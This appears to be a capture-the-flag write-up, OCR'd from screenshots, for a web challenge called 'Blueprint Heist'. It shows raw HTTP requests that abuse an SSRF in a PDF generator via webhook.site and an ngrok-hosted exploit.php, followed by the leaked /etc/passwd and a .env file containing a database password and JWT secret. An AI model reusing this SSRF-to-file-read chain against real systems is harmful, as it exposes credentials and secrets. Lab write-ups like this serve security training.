

# ***Blueprint Heist***

## 1) Found LFI via SSRF in wkhtml2pdf



```
POST /download?token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJyb2xlIjoidXNlciIsImlhdCI6MTcxODgwNzkwN30.AEcphE6M5Lc-V
ckLWlJFpB8lGua9Xvs-fuu-6N5fmyc HTTP/1.1
Host: localhost:1337
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Content-Type: application/x-www-form-urlencoded
Content-Length: 61

url=https://webhook.site/4ff7fa8a-197a-4c8a-9e19-f68cc8ad078b
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
node:x:1000:1000::/home/node:/bin/bash
mysql:x:100:102:MySQL Server,,,:/nonexistent:/bin/false
www:x:999:999::/home/www:/bin/sh
```



GET #7d805 113.30.176.125
06/19/2024 8:15:25 PM

GET #aa3ae 113.30.176.125
06/19/2024 8:12:55 PM

GET #559a9 113.30.176.125
06/19/2024 8:12:14 PM

GET #65400 113.30.176.125
06/19/2024 8:11:24 PM

**Request Details**

GET https://webhook.s
Host 113.30.176.125
Date 06/19/2024 8:11:2
Size 0 bytes
Time 0.000 sec
ID 65400ffd-4815-44

**Query strings**

(empty)

No content


webhook.site
en,*
gzip
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/534.34 (KHTML, like Gecko...

**Edit URL**

Status code: 200
Content type: text/html
Content ⓥ:

```
<iframe
src=http://0.tcp.in.ngrok.io:14835/exploit.php?x=/etc/passwd width=1000px
height=1000px></iframe>
```


Timeout ⓘ: 0
Add CORS headers: □



```
ngrok                                                    (Ctrl+C to quit)

Policy Management Examples http://ngrok.com/apigwexamples

Session Status                online
Account                       Vigneswar (Plan: Free)
Update                        update available (version 3.11.0, Ctrl-U to up
Version                       3.10.0
Region                        India (in)
Latency                       33ms
Web Interface                 http://127.0.0.1:4040
Forwarding                    tcp://0.tcp.in.ngrok.io:14835 -> localhost:80

Connections                   ttl     opn     rt1     rt5     p50     p90
                              1       0       0.01    0.00    0.06    0.06
```

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo php -S 0.0.0.0:80
[Wed Jun 19 20:14:50 2024] PHP 8.2.18 Development Server (http://0.0.0.0:80)
 started
[Wed Jun 19 20:15:26 2024] 127.0.0.1:33468 Accepted
[Wed Jun 19 20:15:26 2024] 127.0.0.1:33468 [302]: GET /exploit.php?x=/etc/pa
sswd
[Wed Jun 19 20:15:26 2024] 127.0.0.1:33468 Closing
```

## 2) We can read secret key with it



```
POST /download?token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJyb2xlIjoidXNlciIsImlhdCI6MTcxODgwNzkwN30.AEcphE6M5Lc-VckLWlJFpB8lGua9Xvs-fuu-6N5fmyc HTTP/1.1
Host: localhost:1337
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Content-Type: application/x-www-form-urlencoded
Content-Length: 61

url=https://webhook.site/4ff7fa8a-197a-4c8a-9e19-f68cc8ad078b
```

```
DB_HOST=127.0.0.1
DB_USER=root
DB_PASSWORD=Secr3tP4ssw0rdNoGu35s!
DB_NAME=construction
DB_PORT=3306
secret=Str0ng_K3y_N0_l3ak_pl3ase?
```